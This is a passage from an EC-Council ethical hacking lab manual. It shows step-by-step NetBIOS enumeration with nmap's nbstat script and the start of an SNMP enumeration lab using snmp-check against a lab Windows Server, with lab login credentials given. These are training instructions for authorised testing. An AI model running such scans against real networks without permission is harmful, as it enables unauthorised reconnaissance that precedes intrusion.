
1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


   Note: The password that you type will not be visible.
6. In the terminal window, type **nmap -sV -v --script nbstat.nse [Target IP Address]** (in this example, the target IP address is **10.10.1.22**) and press **Enter**.

   Note: **-sV** detects the service versions, **-v** enables the verbose output (that is, includes all hosts and ports in the output), and **--script nbstat.nse** performs the NetBIOS enumeration.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The scan results appear, displaying the open ports and services, along with their versions. Displayed under the **Host script results** section are details about the target system such as the NetBIOS name, NetBIOS user, and NetBIOS MAC address, as shown in the screenshot.




8. In the terminal window, type **nmap -sU -p 137 --script nbstat.nse [Target IP Address]** (in this case, the target IP address is **10.10.1.22**) and press **Enter**.

   Note: **-sU** performs a UDP scan, **-p** specifies the port to be scanned, and **--script nbstat.nse** performs the NetBIOS enumeration.



9. The scan results appear, displaying the open NetBIOS port (137) and, under the **Host script results** section, NetBIOS details such as NetBIOS name, NetBIOS user, and NetBIOS MAC of the target system, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



10. This concludes the demonstration of performing NetBIOS enumeration using an NSE script.
11. Other tools may also be used to perform NetBIOS enumeration on the target network such as **Global Network Inventory** (http://www.magnetosoft.com), **Advanced IP Scanner** (https://www.advanced-ip-scanner.com), **Hyena** (https://www.systemtools.com), and **Nsauditor Network Security Auditor** (https://www.nsauditor.com).
12. Close all open windows and document all the acquired information.
13. Turn off the **Parrot Security** and **Windows Server 2022** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ CyberQ

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab 2

Perform SNMP Enumeration

SNMP enumeration uses SNMP to obtain a list of user accounts and devices on a target system.

Lab Scenario

As a professional ethical hacker or penetration tester, your next step is to carry out SNMP enumeration to extract information about network resources (such as hosts, routers, devices, and shares) and network information (such as ARP tables, routing tables, device-specific information, and traffic statistics).

Using this information, you can further scan the target for underlying vulnerabilities, build a hacking strategy, and launch attacks.

Lab Objectives

- Perform SNMP enumeration using snmp-check
- Perform SNMP enumeration using SoftPerfect Network Scanner
- Perform SNMP enumeration using SnmpWalk
- Perform SNMP enumeration using Nmap

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Android virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 20 Minutes

Overview of SNMP Enumeration

SNMP (Simple Network Management Protocol) is an application layer protocol that runs on UDP (User Datagram Protocol) and maintains and manages routers, hubs, and switches on an IP network. SNMP agents run on networking devices on Windows and UNIX networks.

SNMP enumeration uses SNMP to create a list of the user accounts and devices on a target computer. SNMP employs two types of software components for communication: the SNMP agent and SNMP management station. The SNMP agent is located on the networking device, and the SNMP management station communicates with the agent.

Lab Tasks

Task 1: Perform SNMP Enumeration using snmp-check

snmp-check is a tool that enumerates SNMP devices, displaying the output in a simple and reader-friendly format. The default community used is "public." As an ethical hacker or penetration tester, it is imperative that you find the default community strings for the target device and patch them up.

Here, we will use the snmp-check tool to perform SNMP enumeration on the target IP address

Note: We will use the **Parrot Security** (10.10.1.13) machine to target the **Windows Server 2022** (10.10.1.22) machine.

1. Turn on the **Parrot Security** and **Windows Server 2022** virtual machines.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.


   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.

   Note: Before starting SNMP enumeration, we must first discover whether the SNMP port is open. SNMP uses port 161 by default; to check whether this port is opened, we will first run Nmap port scan.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.

